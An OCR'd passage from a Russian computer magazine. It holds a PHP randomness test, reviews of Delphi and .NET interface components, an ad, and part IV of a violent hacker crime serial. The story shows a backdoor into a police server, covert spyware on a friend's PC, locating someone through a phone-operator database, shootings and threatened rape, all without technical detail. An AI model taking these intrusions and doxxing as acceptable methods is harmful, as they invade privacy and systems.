вероятности, и поэтому мы вполне можем измерить ее для каждого числа. Надо рассчитывать получить для каждого из чисел что-то близкое к 1/36. Посмотрим, как дело обстоит на практике:

```
for($i=100;$i<=100000;$i++) {
$r=rand(1,36);
mysql_query("update rnd set num=num+1
where i=$r");
}
```

На первый взгляд может показаться, что счетчик фиговый. Простой пример. При сотне испытаний почти всегда были числа, которые не выпали ни разу. Это может насторожить. Однако если сесть с ручкой, кусочком бумаги и справочником по математике, можно проверить, что такая ситуация допустима и вполне нормальна. При росте n ситуация, конечно же, улучшается и видно, что счетчик ведет себя корректно. Следовательно, теперь мы знаем, что использовали для нашего казино нормальный счетчик, который генерирует действительно независимые случайные числа.

MAXIMUM ACTION! MAXIMUM BIKE!



ShellLinker
Для Delphi

Описание

Вспоминаю времена MS-DOS и командной строки и с ужасом представляю, что для запуска программы нужно было писать полный путь к файлу или долго путешествовать по каталогам с помощью команды CD. Сейчас чайникам вообще не надо знать, где находится нужная прога. Главное - видеть ярлык на рабочем столе или в меню «Пуск», а для этого программист должен уметь его создавать.

Особые отличия


- ⊞ Компонент может вытащить полную инфу о ярлыке. В прилагаемом примере ярлык нужно перетащить в окно, и в поле Memo появится полное описание.
- ⊞ Есть все необходимые функции для создания ярлыков и их копий. В прилагаемом примере все создается на рабочем столе, но можно адаптировать его и для создания в меню Пуск -> Программы.
- ⊞ При создании ярлыка можно указывать любую иконку, если в программе их несколько, а пример показывает, как получить изображение иконки.
- ⊞ Простота использования. Для создания ярлыка достаточно вызвать только метод CreateShellLink, и все будет в ажуре.
- ⊞ Полный исходник и полезный пример использования.
- ⊟ Плохая обработка исключительных ситуаций, а также отсутствие проверки на неправильность параметров. Это придется возложить на свою прогу. Если юзер укажет неправильную директорию программы, то могут посыпаться ошибки.

Ссылки

Исходник забираем здесь: http://www.torry.net/vcl/system/shell/tjshellnkr.zip

Диагноз

Себе я уже давно написал модуль для решения подобных задач, дабы не писать одно и то же в каждом проекте. Чтобы ты не мучился, как я, можешь взять готовый компонент и смело юзать его.








Описание

Чем меня бесят продукты от MS, так это тем, что в них дается самый минимум из визуальных возможностей. Даже в последних версиях VC .NET нет возможности делать меню и панели в стиле XP. Зачем заставлять нас самим создавать эти меню и панели, когда они уже есть в загашниках MS? Жаба душит? Ладно, все визуальные грехи MS легко исправляются с помощью пакета BCGSoft BCGControlBar Professional.

Особые отличия

- ⊞ Красиво выглядит визуальный интерфейс в VC .NET? Если он тебе нравится, то любые его визуальные компоненты ты можешь воспроизвести в своей программе с помощью пакета BCGSoft BCGControlBar Professional.
- ⊞ Количество различных компонентов, которые можно создать, исчисляется сотнями.
- ⊞ Можно создавать приложения с внешним видом в стиле Visio, XP, Win2000 и т.д.
- ⊞ Готовая поддержка скинов для некоторых компонентов.
- ⊞ Поддержка .NET.
- ⊟ Проблемы с автоматической интеграцией с VC .NET 2003, поэтому придется немного поработать ручками.
- ⊟ Пакет платный.



Диагноз

Пакет просто необходим для придания программам продвинутого интерфейса. Проработав с ним неделю, я смог сделать все, о чем мечтал все эти годы, при этом абсолютно не напрягаясь.

Ссылки

Исходник забираем здесь: www.torry.net/vcl/forms/effects/ArtForm.zip

КОМПОНЕНТОВ

Фленов Михаил aka Horrific www.vr-online.ru


TFileType
Для Delphi

Описание

Как иногда надоедает отвечать на одни и те же вопросы. В свое время, чтобы у читателей вопросов стало меньше, я написал книгу «Библия Delphi». Но количество от этого не изменилось, зато изменилось качество. Вопросы стали более сложными и интересными, но иногда опять приходится отвечать на одинаковые. Например в последнее время хитом сезона стал вопрос «Как зарегистрировать за программой свое расширение?».

Особые отличия

- + Компонент TFileType предоставляет все необходимые возможности работы с типами расширений.
- + С помощью компонента легко реализовать регистрацию и дерегистрацию расширения за приложением.
- + В компоненте реализована поддержка технологии DDE.
- – Отдельного примера использования нет, но в самом начале исходника компонента есть пример процедуры, регистрирующей за программой расширение mp3.



Диагноз

Если программа работает с определенным типом расширения файлов, то вполне логичным было бы зарегистрировать это расширение. После этого при запуске файла будет стартовать твоя прога. Это очень удобно, и любой юзер оценит твои старания.

Ссылки

Забираем файл здесь: http://www.torry.net/vcl/system/shell/clsfiletype.zip

TDragWith EffectsObject
Для Delphi

Описание

Очень часто нужно иметь возможность внутри программы перетаскивать объекты из одного компонента в другой. Например, нужно перетаскивать строки между двумя ListBox'ами. Задача несложная, но нудная, особенно если решать ее по всем правилам с правильными курсорами.

Особые отличия

- + Данный компонент просто подставляет нужный курсор в зависимости от типа перетаскивания – перемещение, создание копии, создание ярлыка.
- + Простой пример, который идет с компонентом, показывает, как использовать компонент и как реализовать перетаскивание с использованием этого компонента.
- + В качестве курсоров можно юзать BMP и JPEG.
- + Курсоры для разных состояний хранятся в res-файле, и ты легко можешь их изменить.
- – Не помешало бы некоторую функциональность по перетаскиванию перенести в компонент.




На компакт-диске ты найдешь все компоненты из этого обзора

Диагноз

Отображение правильных курсоров во время Drag&Drop придает программе лучшую наглядность и позволяет сделать ее более привлекательной. Ну а если ты решил получить право на использование логотипа Designed For Windows, то ты просто обязан отображать все правильно, иначе никто тебе логотипа не даст.

Ссылки

Забираем здесь: http://www.torry.net/vcl/system/shell/DragEffects.zip




Innovasys DockStudioXP
Для C#, VB .NET

Описание

Продолжаем делать интерфейс в стиле .NET. Несколько лет назад MS в своих рекомендациях к создаваемому софту написала, что нежелательно использовать интерфейс MDI. В подтверждение этого были переделаны все программы пакета Office. Но так как без многодокументных окон никуда не деться, в остальных программах MDI продолжает жить, только немного в другом стиле. Теперь дочерние окна переключаются в стиле среды разработки VC .NET. Нам же эту функциональность дает пакет Innovasys DockStudioXP.

Особые отличия

+ Позволяет работать с многодокументными окнами, переключая их в стиле VC .NET.
+ Основной упор функционала направлен на удобное и мощное создание прилипающих окон (Dock). Тут возможности пакета безграничны.
+ Пакет автоматом интегрируется в среду разработки, и его можно использовать в C#, VB6 или VB .NET.
+ Основа пакета - это OCX-компоненты, а значит, его можно легко внедрить в любые другие языки, поддерживающие ActiveX. Я сам не проверял, но нутром чую, что можно.
- Как и другие пакеты такой мощи, этот является платным. Хотя многим это не мешает его использовать.



Диагноз

Если нужна программа с многодокументной архитектурой, то этот пакет может оказаться незаменимым для придания проге современного интерфейса. А без этого сейчас ни один софт, даже самый навороченный, продаваться не будет :(. Юзеры любят красоту, и ее необходимо делать даже в простых программах.

Ссылки

Забираем здесь:
http://www.innovasys.co.uk

Проект Janus
Для C#, VB

Описание

Что-то страшное и божественное навевает мне слово «Janus» в названии проекта Janus Controls Suite. А ведь на самом деле это набор компонентов для создания программы в стиле MS Outlook. Нет, это не очередные меню или панели, это компоненты, которые пригодятся в любом планировщике задач и других подобных программах. Применение найти несложно, главное - иметь простую возможность управлять компонентами. И эта возможность есть.

Особые отличия

+ Основным компонентом проекта Janus я бы назвал сетку GridEX, с помощью которой можно получить умопомрачительные формы. Пример такой формы я показал на скрине.
+ Не менее удобная возможность - Calendar View. Он позволяет создавать календарь в стиле Outlook с временной сеткой, которая может отображаться по дням, неделям и месяцам.
+ Компоненты интегрируются в глобальную .NET-сборку, и их можно юзать в любом .NET-совместимом языке со всеми вытекающими последствиями - удобством использования и развертывания.
- И снова проект платный. Обидно, что хорошие вещи для VC требуют денег, а простые не решают требуемой задачи.

Диагноз

Если посмотришь этот пакет, то влюбишься в него и захочешь использовать и использовать. Мне даже захотелось написать что-то типа нового крутого органайзера. Мысли так и прут из черепушки, так и хочется программировать, когда видишь такую красоту. А если красоту не испортить, а наделить функционалом, то пользователям понравится и они без сожаления смогут расстаться со своими зелеными президентами.

Ссылки

Забираем здесь:
http://www.janusys.com




ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE
ЕВРОПЕЙСКИЙ ЖУРНАЛ
О СНОУБОРДИНГЕ

mindw0rk (mindw0rk@gameland.ru)

ВСЕГО ЧЕРЕЗ НЕСКОЛЬКО СЕКУНД...

ЧАСТЬ IV

09.01

Она сидела за компьютером и настраивала систему к предстоящему взлому. Было уже почти все готово. Когда она уже собиралась начать, в дверь постучали. Стук все усиливался, за дверью послышался нетерпеливый крик: «Откройте, милиция!». Она сидела перед монитором и с ужасом думала, что предпринять. Наконец вскочила и принялась уничтожать дискеты, CD, затем открутила из системного блока винт и засунула его в духовку. Дверь снаружи стали ломать, но, когда комната наполнилась людьми, все улики были уже уничтожены. Друг за другом в квартиру вошли Антонов, несколько милиционеров в форме, человек со служебной собакой, соседи. Потом зашел Путин, который начал отдавать всем команды. После него показался Cribble, который громко над ней смеялся. И в самом конце она увидела Пашку. Она испытала огромное облегчение, так как знала: он не даст ее в обиду. Но он стоял и укоризненно смотрел на нее, мертвенно бледный и какой-то чужой. А через несколько секунд она заметила в его голове пулевое отверстие.

Аня проснулась и почувствовала, что все ее тело покрыто холодным потом. Потребовалось некоторое время, чтобы она смогла прийти в себя и осознать, где находится, вспомнить все, что произошло за последнюю неделю. Она лежала на кухне Крибла, на диване под старым одеялом, а где-то снаружи ее разыскивает милиция. В этой квартире она чувствовала себя в относительной безопасности, но долго здесь оставаться было нельзя. Нужно найти способ уехать из города.

Аня прислушалась. Похоже, в доме никого не было. Встав и надев тапочки, она прошла в комнату и увидела на столе записку: «Ушел по делам, вернусь через несколько часов. Чувствуй себя как дома. Cribble». Аня оглянулась. В этом сраче она вряд ли могла ощутить свой дом. Компьютер был включен, и Аня села за клавиатуру. Еще вчера ее руки набрали бы привычную комбинацию securityfocus.com - урл сайта, на который она неизменно заходила каждый день. Но теперь ей не хотелось ничего читать. Она только что потеряла самого близкого человека, ее кинули на деньги, за ней охотится милиция... За всем этим стоял один человек, и она собиралась его найти.

* * *

Специалист-компьютерщик МВД Никифоров увлеченно рассказывал Антонову о том, что им удалось выкопать на изъятых ноутбуках.

- Самсунг мы уже починили - там погорела видеокарта. На нем хранится куча эксплоитов, исходников троянов и вирусов, доки по взлому беспроводных сетей. Неплохая коллекция, а?
- Убитый работал в компьютерной фирме, которая занимается безопасностью. Я связался с его боссом, самсунг - его. Это все объясняет.
- Может, ты сможешь найти объяснение и этому? - коллега нажал несколько кнопок и показал на экране содержимое одной из папок ноута Alkaed. Там была куча информации по системам передачи эфира, технологии обработки сигнала и трансляции через интернет. Всего документации на восемь мегабайт плюс картинки.
- Это уже что-то. Хотя адвокат наверняка скажет, что это инфа публична и есть у многих.
- То, что нам нужно, наверняка есть в зашифрованном разделе диска, но своими силами мы его никак не взломаем.
- А придется. Когда мы поймаем эту девочку и убедимся, что это именно она натворила, нам понадобятся на суде прямые доказательства ее вины. Иначе пресса из нас сделает клоунов.
- Нужны большие мощности. Где я их тебе возьму?
- Я поговорю с администрацией президента. Они наверняка заинтересованы в этом, что-нибудь нам выделят.
- Было бы неплохо.

В кабинете раздалась телефонная трель.
- Да? - поднял трубку Антонов.
- Это ваш загадочный друг, который обещал поделиться



информацией о хакере. Все еще заинтересованы?
- Да, конечно. - Следователь постарался, чтобы его голос звучал спокойно.
- Отлично. Alkaed у меня в квартире. Записывайте адрес. И сделайте так, чтобы она не знала, кто ее выдал. Я не хочу быть в этом замешанным.

* * *

Центральный компьютерный сервер МВД содержал информацию о десятках тысяч преступников, а также тех, кто находился в розыске. Сюда стекался и здесь обрабатывался основной поток криминальной информации. Также ЦС имел выход в сеть Интерпол, так что российское МВД могло запросить данные по преступникам за рубежом и через несколько минут получить необходимую инфу. Сервер был запущен не так давно, и сотрудники МВД, привыкшие к старым методам, еще не научились использовать его на всю катушку. Несмотря ни на что, все гордились новой игрушкой, ведь на ее поддержку и защиту выделили немалые деньги. Четыре человека обеспечивали стабильную работу сервера: скачивали обновления софта, следили за входящим и исходящим трафиком. Но ни админы, ни весь остальной персонал даже не догадывались, что в ЦС содержится бэкдор, позволяющий нескольким хакерам из СНГ пользоваться базой данных так же, как сотрудникам МВД. Доступ имели только 24 человека, имена которых были хорошо известны в узких кругах. И Alkaed была одним из них.
В другой ситуации она бы не стала залезать на компьютер МВД с чужой машины, так как могла запросто подставить ее хозяина. Но другого выхода у нее не было. К тому же, она знала систему как свои пять пальцев и контролировала весь процесс.
Большинство нужных ей файлов Аня хранила на приватном FTP, которым могла пользоваться только она. Чтобы попасть на сервер МВД, достаточно было скачать небольшую программу-клиент, написанную ее сетевым приятелем Gibbie (он и предоставил доступ). Но попасть на ЦС было полдела. Предстояло еще найти то, что она искала, а в огромном массиве информации искать мифического Марата было все равно что искать иголку в стоге сена. Она не знала, имя это или прозвище, но была уверена, что в МВД на него что-то есть.
Через час Аня стала понимать, насколько безрезультатны ее попытки. У нее на руках был список из по крайней мере трех тысяч Маратов, и этот список был далеко не полным. Проверить всех нереально, а других зацепок у нее не было.

Из коридора послышался звук отпирающейся двери. Девушка напряглась. Может быть, убийцы Паши уже узнали, где она живет? Может быть, уже пришли за ней? С облегчением она услышала голос Cribbl'a:
- Аня, ты дома?
- Ага! - крикнула она в ответ, быстро выходя из системы.
- Ты завтракала? В холодильнике есть еда.
Аня даже не заглядывала туда и только покачала головой.
- Я тут немного воспользовалась твоим компьютером. Нужно было коечто проверить.
- Я же сказал, чувствуй себя как дома.
Аня не знала, что Cribble установил на компе крошечный жучок, замаскированный под системный процесс и передающий все происходящее на ноутбук хакера. Сегодня он выдаст ее ментам, а завтра получит деньги и рассчитается с Лопаном. Но пока нужно было позаботиться о доказательствах ее причастности.

* * *

Midel достал штопор и, пока блондинка приводила себя в порядок в ванной, принялся открывать бутылку. Вино было недорогим, но хорошим. У него всегда была в запасе пара бутылок как раз на такой случай. Все-таки под приятную музыку и совместное распитие спиртного процесс сближения проходит быстрее и приятнее. А то, что он ее трахнет, Midel не сомневался. Он сразу понял, с ней проблем, как с той, прошлой ботаничкой, не будет.
Когда Оксана вышла из ванны, Midel уже разливал в бокалы вино.







- За встречу, - просто сказал он.
- За встречу, - одобрительно улыбнулась девушка.
На втором бокале Midel поставил расслабляющую музыку, а на третьем приступил к действиям. Блондинка сама сняла кофточку и помогла ему снять рубашку. «Все бы так», - пролетело у Midel'я в мозгу. Но когда он снял с нее лифчик и устроился сверху, любовную прелюдию прервал звонок в дверь.
- Ты ждешь кого-то? - недовольно спросила девица.
- Нет, никого, - ответил Midel удивленно. Обычно гости предупреждали его о приходе заранее. Может, письмо принесли или у соседей что-то? Он накинул рубашку и проследовал в коридор. Открыв дверь, Midel увидел двух незнакомых мужчин. Один был лысый с усами, в хорошем костюме, другой, помоложе, - высокий с короткой стрижкой под еж.
Не говоря ни слова и не спрашивая разрешения, незваные гости отпихнули его от двери и прошли в квартиру.
- Что вам нужно?
Ответом ему был сильный удар в челюсть, в результате которого Midel оказался на полу. Оксана, ставшая невольной свидетельницей сцены, закричала, но пистолет с глушителем, оказавшийся в руках Микки, успокоил ее лучше любого кляпа.
- Если еще хоть пискнешь, пристрелю. Сиди тихо, и, может быть, уйдешь отсюда на своих двоих, - сказал он перепуганной насмерть девице, и та быстро закивала. Тем временем Болгарин пнул тело Midel'я:
- Эй, ты, поднимайся. Еще належишься.
Midel застонал. Ему не хотелось вставать, но он понимал, что эти двое от него так просто не отстанут. Поднявшись, хакер попытался сделать как можно более дружелюбный вид:
- Ребята, может, вы дверью ошиблись? Я ничего такого...
- Заткнись. Знаешь, кто я? - поинтересовался Болгарин.
- Н-нет.
- Твой заботливый друг, который пока еще не сдал тебя ментам за твои грязные делишки.
- Болгарин? В смысле... Вы..
- Я. Ты мне помог выйти на Alkaed, поможешь выйти на нее еще раз.
- Нее? - на лице Midel появилось удивление.
- А ты типа не в курсе, - передразнил его Микки.
- Вы ошибаетесь. Alkaed - парень. Точно вам говорю, я с ним общаюсь уже полгода как.
Кулак Микки опустился на нос Миделя.
- Нам не нужны оправдания. Нам нужна эта девчонка. И ты поможешь нам ее найти.
- Я дал вам ее реальный IP, помог узнать адрес...
- Она уже не живет по этому адресу. Вчера переехала. И нам очень хочется узнать куда.
- Да я-то откуда знаю? - бессильно выкрикнул хакер.
Еще один удар.
- Наверняка знаешь, - продолжил Болгарин. - Если не знаешь, ты нам бесполезен. Что делают с бесполезными людьми?
Болгарин кивнул Микки, и тот нацелил пистолет на голову Midel'я.
- Подождите! Я знаю кое-кого, кто раньше с ним... с ней дружил. Может быть, он знает, где сейчас Alkaed.
- Молодец. Быстро соображаешь.
- Мне нужно к компьютеру. Возможно, он сейчас в Сети.
- Приступай. И поживее!

* * *

Аня вызвалась приготовить поесть, и, пока она хозяйничала на кухне, Cribble решил зайти на канал. Практически сразу ему в приват постучался Midel.
- Re
- Hi
- Криб, не в курсе, что с Alkaed? Мы вчера договаривались с ним кое-что обсудить в ирке, и он не появился. Со всеми этими облавами я хз, что и думать.
- Один день в сетке не появился, и уже панику поднимаем? Брось, вернется, никуда не денется.
- И все же, у нас дело с ним срочное. Не знаешь, как можно на него выйти?
Cribble задумался. С одной стороны, он знал Миделя давно, и у него вполне могли быть совместные дела с Alkaed. С другой - из-за проходящих антихакерских рейдов доверять нельзя было никому. Любого могли повязать и крутить как марионеткой для поимки остальных.
- Аня, ты Midel'я давно видела в Сети?
- Да нет, а что?
- Да тут за тебя волнуется, говорит, вы с ним о чем-то договаривались.
Аня вспомнила, что обещала закинуть Мидлу кое-какие документы по криптографии.
- Да. Но мне сейчас не до этого, Криб.
Cribble вернулся к irc.
- Говорит, попозже тебе все зашлет.
- Говорит? А где он?
Cribble немного помедлил с ответом. Но в конце концов решил, что знает Миделя достаточно. Если что, он бы подал знак.
- В моей квартире. У нас тут небольшая вечеринка.
- А меня когда пригласите?
- Когда все немного уляжется, обязательно встретимся, пивка попьем.
- Лан. Привет ему передавай.
- Ок.
Cribble не понимал, зачем Alkaed этот спектакль с переменой пола в Сети. Анонимности это особо не прибавит, уважения тоже. Может быть, она таким образом оберегала себя от заигрываний остальных ребят. Но Криблу казалось, что всем женщинам приятно внимание противоположного пола. В любом случае, он не собирался выдавать ее маленького секрета. Ни полтора года назад, ни сейчас. Отдавать ее милицейским ищейкам ему тоже не хотелось, но другого выхода для себя он не видел.
В это же время на другом конце города Midel сообщил незваным гостям: «Она у него».
- Адрес? - потребовал Болгарин.
Midel вспомнил, как когда-то давно Крибл оставлял свою мобилу. Пошарившись по логам, он отыскал номер и по базе МТС вычислил ФИО владельца. Другая база подсказала ему, где этого владельца искать. Midel назвал адрес.
- Я сделал все, что вы просили - продолжил он.
- Более чем, - усмехнулся Микки. Нацелив на хакера пистолет, он приготовился нажать на курок, но Болгарин его остановил.
- Не стоит.
И, обратившись к перепуганным парню и девушке, спокойно сообщил: «Если кому-то расскажете, что здесь происходило, я лично позабочусь, чтобы вы оказались на том свете». По их лицам он понял, что волноваться не о чем.

* * *

Кардинал задумчиво курил сигару и осматривал позицию на бильярдном столе. Он не был серьезным игроком, но любил периодически покатать шары. Для этого установил в зале стол, сделанный по спецзаказу. Иногда ему составляли компанию как подчиненные, так и известные, влиятельные люди, оказавшиеся у него в гостях. Практически всегда он выигрывал, хоть и понимал, что многие играют лучше него и

попросту не хотят его сердить. Однажды ему даже удалось сыграть с чемпионом мира по русской пирамиде - двадцатилетним пареньком из Казахстана. Кардинал пообещал щедрый гонорар за пару уроков, но ему намного интереснее было понаблюдать за игрой мастера. Сейчас Кардинал играл сам и заодно обдумывал последнее предложение Лютера. Русский наркобарон предлагал долю в бизнесе за определенные услуги, которые Кардиналу оказать было, в общем-то, нетрудно. Но стоило ли связываться со столь рискованным бизнесом? Прицелившись, Кардинал сыграл дальнего чужого в угол, но шар ударился о губку и отскочил. Мужчина выругался.

Телефонный аппарат, стоящий неподалеку, напомнил о себе.

- Да?

- Александр Ефимович, мы нашли, где она прячется. Ребята уже выехали.

- Хорошо.

- Я подумал, может, не убирать ее пока? Она может пригодиться...

- Что ты сделал? Подумал? Марат, ты забыл, кто у нас думает, а кто выполняет? Мне не нужны лишние языки. Уберите ее. Позвони, когда все сделаете.

* * *

Микки вел машину, Болгарин сидел рядом и смотрел в окно на проносящиеся улицы и людей.

- А что, если ее там не будет? - спросил Микки.

- Будем ждать.

- А если не дождемся?

- Она там.

- Как ты можешь быть в этом уверенным?

Этот идиот выводил Болгарина из себя. Болгарин не понимал, зачем Марат приписал его в напарники к киллеру. Всю жизнь он занимался поиском людей и информации. «Проконтролируй его на этот раз», - попросил шеф, но все время, пока они были вместе, Болгарину приходилось контролировать себя, чтобы не прикончить этого придурка.

- Слушай, а может, мы ее сначала того? Развлечемся немного? Ты можешь быть первым.

Болгарин разозлился не на шутку.

- Развлекаться со своими шлюхами будешь. У нас есть задание и времени на его выполнение - до завтра. Не прикончим мы ее, Марат прикончит нас. Это понятно?

- Куда уж понятнее. Но я бы все равно этой цыпочке задвинул...

Машина подъехала к дому, и оба мужчины вышли. Чтобы найти нужный подъезд, потребовалось какое-то время, но через пять минут они уже звонили в дверь. Внутри было тихо.

Болгарин отодвинул Микки и, достав отмычку, принялся осторожно обрабатывать замок.

* * *

Через десять минут после того, как машина Микки подъехала к дому Крибла, рядом с ней припарковалась другая. В ней сидели Антонов и двое его подчиненных.

- Серега, стой у входа. Если что, приметы ты знаешь.

Вдвоем с сержантом Беловым они стали подниматься по лестнице. Остановившись перед нужной дверью, оба переглянулись. Белов кивнул, и Антонов позвонил в дверь, прикрыв рукой глазок.

Дверь распахнулась почти мгновенно. Перед ними стоял парень лет двадцати пяти в кожанке, в его руках был пистолет с глушителем, направленный прямо на Антонова. Следователь не успел даже





испугаться, Белов, служивший в войсках ВДВ, среагировал мгновенно. Точным ударом ладони выбил пистолет из рук и сильным пинком в колено повалил его на пол. Пока Микки скрючившись валялся на полу, Белов застегнул у него наручники за спиной.

Оба милиционера достали оружие и осторожно прошли в зал, откуда раздавался сдавленный шум. В заваленной хламом комнате на полу лежал парень с простреленной головой. Очевидно, убили его только что, так как кровь не успела даже пропитаться в ковер. У тела, спрятавшись за девушку и приставив дуло к ее виску, стоял лысый мужик, похожий на певца Розенбаума.

- Бросайте оружие, легавые! А то пристрелю эту суку.

- Ты не нервничай, мы не за тобой пришли, - держа его на мушке, ответил Белов. - Бросай свою пукалку и не вздумай палить. Там внизу полно наших ребят. Застрелишь - тебя на куски порвут.

Белов, конечно, блефовал, но по реакции «Розенбаума» было видно, что блеф впустую не прошел.

Болгарин запаниковал. Он никогда еще не попадал в такую ситуацию и теперь понятия не имел, как из нее выходить. Черт бы побрал Марата, из-за него теперь он сдохнет. Болгарин вспомнил фильмы, где легавые не смели палить, пока у террориста в руках заложник. Что ж, похоже, у него еще есть козырь.

- Мне похрен, кто там у тебя! - крикнул Болгарин. - Бросай ствол, иначе всех тут завалю.

Белов, имевший больше опыта в таких ситуациях, кивнул Антонову, и оба медленно положили свое оружие на пол.

- А теперь к стене, живо!

Болгарин нацелил пистолет на одного из милиционеров. Аня хоть и была до смерти напугана, но сразу поняла - нужно что-то делать, и именно сейчас. Рывком она двумя руками направила пистолет вверх, тут же раздалось несколько выстрелов в потолок. Белову не потребовалось приглашения. Через секунду он схватил Болгарина за руки и градом ударов повалил его на пол.

Аня беспомощно опустилась на кровать.

* * *

10.01

На допросе Аня не отрицала то, что совершила. Антонов огорошил ее ворохом информации, собранной в течение последней недели. Многие факты указывали на нее. Она бы, возможно, и боролась за свою свободу, но события прошедших дней измотали ее. Две смерти - слишком много для нее одной. И она понимала, что еще ничего не кончено. Ведь целью киллеров была именно она. Те, кто ее заказали, могли достать и в тюремной камере. А жива она пока была только благодаря своей внешности - у того, с короткой стрижкой, руки чесались ее изнасиловать, и пререкания между убийцами дали ей отсрочку, которой было достаточно для приезда милиции.

Аня не понимала, откуда все узнали, где она. Да и не хотела об этом думать. Все, что происходило, было как в тумане. Следователь задавал ей вопросы, и она с трудом отвечала даже на самые простые.

Антонов хотел знать имя заказчика, но, судя по всему, девушка сама его не знала. Она что-то говорила про Марата, но кто это такой, добиться от нее он не смог.

- Как эти двое оказались в квартире?

Аня попыталась вспомнить.

Они сидели с Криблом на кухне, и ей нужно было выговориться. Она рассказала ему о Паше, о том, как она нашла его мертвое тело у себя дома, о том, как она убежала. И даже о том, как она взломала телевизионный эфир... Аня считала, что Крибл единственный, кто ее поймет и поддержит. Услышав про Пашу и заказчиков, которые охотились за ней, хакер был поражен. Его денежные проблемы и долг теперь не казались такими уж большими по сравнению с проблемами Alkaed. Конечно, она сама напросилась, не стоило связываться с бандитами. Но выслушав ее, он пожалел о своем предательстве.

- Сюда с минуты на минуту придут. Одевайся и уходи. Я ничего не буду объяснять, просто поверь мне.

Но уйти она не успела. Дверь открылась, и на пороге появились двое незнакомцев. Один из них достал пистолет и, не говоря ни слова, застрелил Крибла.

В кабинет следователя вошли двое мужчин в строгих костюмах.

- Простите за вторжение, но мы пришли забрать эту женщину с собой. Поручение ФСБ. - Говоривший достал и показал удостоверение Антонову.

Следователь знал, что рано или поздно это произойдет. Покушение на репутацию президента не воровство пароля на диалап, и расследование этого дела не в его юрисдикции. Аня испуганно смотрела на ФСБшников.

- Не отдавайте меня! У них поддельные удостоверения! Неужели вы не понимаете, что они хотят убить меня? - она сорвалась на крик.

Но все, что мог сделать Антонов, - это смотреть, как они ее уводят.

* * *

Он стоял у окна и смотрел на площадь. Елку уже убрали, но кое-где до сих пор можно было увидеть новогодние огни. В последнее время забот выдалось особенно много, и ответственность за большинство из них лежала на нем. Он уже не помнил, когда последний раз по настоящему уделял время детям. Да и вообще семье.
На столе пискнул спецтелефон. Он поднял трубку.
- Здравствуйте. Мы забрали ее. Ждем дальнейших инструкций.
- Обработайте ее как следует, выжмите максимум информации о заказчиках. А потом... есть для нее одно подходящее место. Отвезете ее туда и устроите как полагается.
Он назвал адрес.

* * *

26.01

From: Andrey Antonov
To: XLagent

Здравствуйте.

С помощью выделенных Вами машинных ресурсов нам удалось расшифровать содержимое диска. Мы проанализировали контент и обнаружили кое-какую информацию, которая поможет выйти на след заказчика. Думаю, Вам будет интересно на это посмотреть, поэтому прилагаю архив с документами, имеющими отношение к делу. Остальная информация относится к другим заказам Alkaed, мы сейчас ими занимаемся.

Андрей Антонов, старший следователь управления «К» МВД

* * *

07.02

Xonix сидел за компьютером. Кроме него, на опустевшем канале #lcd было еще только три человека. Знакомые хакеры сказали, что как минимум один из них завербован МВД. Рейды после новогоднего взлома сильно ударили по всему андеграунду, многих повязали, остальные ушли в тень. Хаксцена, которая раньше была таким уютным и притягательным миром, теперь стала опасной ловушкой. Xonix вышел с канала и нажал на иконку «uninstall mirc». Пора немного отдохнуть от всего этого и взяться, наконец, за учебу.
В зале мать с сестрой смотрели телевизор, и голос диктора заставил Xonix'а прислушаться.
- Мы получили свежие подробности относительно инцидента, произошедшего во время новогоднего эфира. Правоохранительные органы, которые все это время искали причастных лиц, нашли заказчика. Им оказался крупный криминальный авторитет, известный в определенных кругах как Кардинал. Сотрудники МВД заверяют, что у них есть неоспоримые доказательства его причастности к инциденту. Помимо этого, в ходе расследования всплыли дополнительные факты, с помощью которых федеральные структуры намереваются положить конец империи Кардинала. Что касается хакера, осуществившего новогодний взлом, МВД комментариев не дает. Вполне возможно, его еще не нашли.

* * *

18.02

Анастасия Григорьевна работала сестрой в психиатрической больнице уже восьмой год. Когда-то она мечтала стать известным врачом, но судьба уготовила ей другую роль. За все это время женщина насмотрелась всякого, и ее уже сложно было удивить. Один из пациентов пытался утопится, так как ему показалось, что каша на обед была недостаточно соленой. Другой целыми днями строил домики из спичек, но после того как самая удачная конструкция разрушилась, каждый раз при виде спички с ним теперь случалась истерика. Были здесь и классические Наполеоны, и ключевые фигуры всемирного заговора, а один из психов был уверен, что он - это она, а она - это он. Словом, скучать Анастасии Григорьевне не приходилось.
Случай Анны Мазур, которую привезли рано утром, был особенно тяжелым. Девушка боялась людей. При виде человека на ее лице появлялся ужас. Все попытки поговорить с ней заканчивались провалом - ее начинала бить крупная дрожь, а изо рта раздавались нечленораздельные звуки. Случай был определенно клиническим, оставалось только колоть ее лекарствами, чтобы держать в спокойном состоянии.
